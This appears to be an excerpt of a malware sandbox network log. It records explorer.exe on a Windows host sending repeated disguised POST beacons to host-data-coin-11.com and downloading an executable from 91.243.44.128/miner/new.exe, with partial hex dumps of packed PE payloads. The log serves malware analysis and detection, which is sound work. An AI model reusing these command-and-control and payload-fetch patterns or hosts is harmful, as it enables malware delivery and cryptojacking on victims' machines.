Dec 31, 2021 19:08:25.960222006 CET	13028	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:08:25 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Fri, 31 Dec 2021 09:21:26 GMT ETag: "181490-5d46db1fb73a3" Accept-Ranges: bytes Content-Length: 1578128 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a e2 15 17 e8 ec 6f ac 01 a3 67 88 27 b0 3a 07 28 33 98 08 dd 33 32 a2 e3 d0 db df 66 f6 e9 c8 9b f0 ce 43 27 42 7b 62 19 d6 e4 19 09 05 f6 16 cd 2b 9a c3 52 c6 c7 98 88 64 3a 00 01 00 00 0b 51 d1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:28.358006954 CET	14680	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yxkgtms.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 165 Host: host-data-coin-11.com
Dec 31, 2021 19:08:28.435873032 CET	14681	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49841	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:28.566730022 CET	14682	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xktvyhvdr.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 230 Host: host-data-coin-11.com
Dec 31, 2021 19:08:28.654814959 CET	14683	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49842	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:28.729922056 CET	14684	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://phnvjykq.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 204 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:28.810141087 CET	14685	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49843	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:28.885266066 CET	14686	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://drdewhl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: host-data-coin-11.com
Dec 31, 2021 19:08:28.959692001 CET	14687	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:28 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49844	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:29.034105062 CET	14687	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dkguwsr.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 197 Host: host-data-coin-11.com
Dec 31, 2021 19:08:29.132539988 CET	14690	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 32 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 85 4f 13 25 1e e9 e9 df b7 82 16 95 2d ec 0d 0a 30 0d 0a 0d 0a Data Ascii: 22I:82OO%-0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49850	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:29.714240074 CET	14824	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vhtbqyotg.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 196 Host: host-data-coin-11.com
Dec 31, 2021 19:08:29.788774967 CET	14825	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 93 54 06 65 01 f6 a3 9e fc b9 19 eb 59 8c 3a f8 0e 69 c0 31 c3 db 66 f1 64 50 06 b9 bc 8e 16 a3 1b 80 02 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OTeY:i1fdP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49854	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:35.946154118 CET	15869	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jcvvj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 348 Host: host-data-coin-11.com
Dec 31, 2021 19:08:36.022388935 CET	15870	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:35 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 94 4e 08 79 06 be aa 85 bc a1 5e b1 44 ca 7a a6 55 0d 0a 30 0d 0a 0d 0a Data Ascii: 25I:82ONy^DzU0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49860	91.243.44.128	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:38.082901955 CET	17281	OUT	GET /miner/new.exe HTTP/1.1 Host: 91.243.44.128 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:38.149369001 CET	17282	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:08:38 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Fri, 31 Dec 2021 09:21:40 GMT ETag: "113c98-5d46db2dac7d0" Accept-Ranges: bytes Content-Length: 1129624 Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00 76 c7 b4 91 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 30 00 00 88 06 00 00 02 02 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 40 01 00 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 18 00 00 04 00 00 43 00 12 00 02 00 40 85 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16 00 96 00 02 00 00 00 00 00 00 00 00 00 00 24 11 00 98 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0c 0f 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b4 87 06 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 76 6d 70 30 00 00 00 ac 0a 00 00 00 c0 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 76 6d 70 31 00 00 00 f0 1d 0f 00 00 e0 06 00 00 1e 0f 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 60 2e 72 73 72 63 00 00 00 96 00 02 00 00 00 16 00 00 02 02 00 00 22 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 53 0c 14 d7 ad 65 72 39 9a 26 2a 06 45 68 45 2b ce 31 73 19 d9 00 be 77 d5 09 f2 7c 63 5b 51 49 0b 06 d1 6a af 32 7e 48 49 25 b4 55 04 57 48 34 ac 69 da 64 06 08 e9 5e 98 21 64 76 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEdv"0 @ C@@@ $H.text `.vmp0 `.vmp1``.rs rc"@@Ser9&*EhE+1sw|c[QIj2~HI%UWH4id^!dv

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49863	178.208.83.45	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49861	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:38.593643904 CET	17923	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://djmot.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: host-data-coin-11.com
Dec 31, 2021 19:08:38.672089100 CET	18114	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49862	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:38.760296106 CET	18379	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qnrcg.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 222 Host: host-data-coin-11.com
Dec 31, 2021 19:08:38.837280035 CET	18471	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 33 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 85 49 13 66 13 e9 a4 89 e3 fb 5f a9 1f da 6b a5 18 52 91 4a f7 e0 25 e5 7b 07 4d f2 fc c4 4a 0d 0a 30 0d 0a 0d 0a Data Ascii: 33I:82OIf_kRJ%{MJ0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49865	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:40.324279070 CET	19500	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mgvmcdndjf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 184 Host: host-data-coin-11.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49748	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:37.928119898 CET	1138	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xjbkmt.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: host-data-coin-11.com
Dec 31, 2021 19:07:38.008554935 CET	1138	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:37 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f0 1e b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49749	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
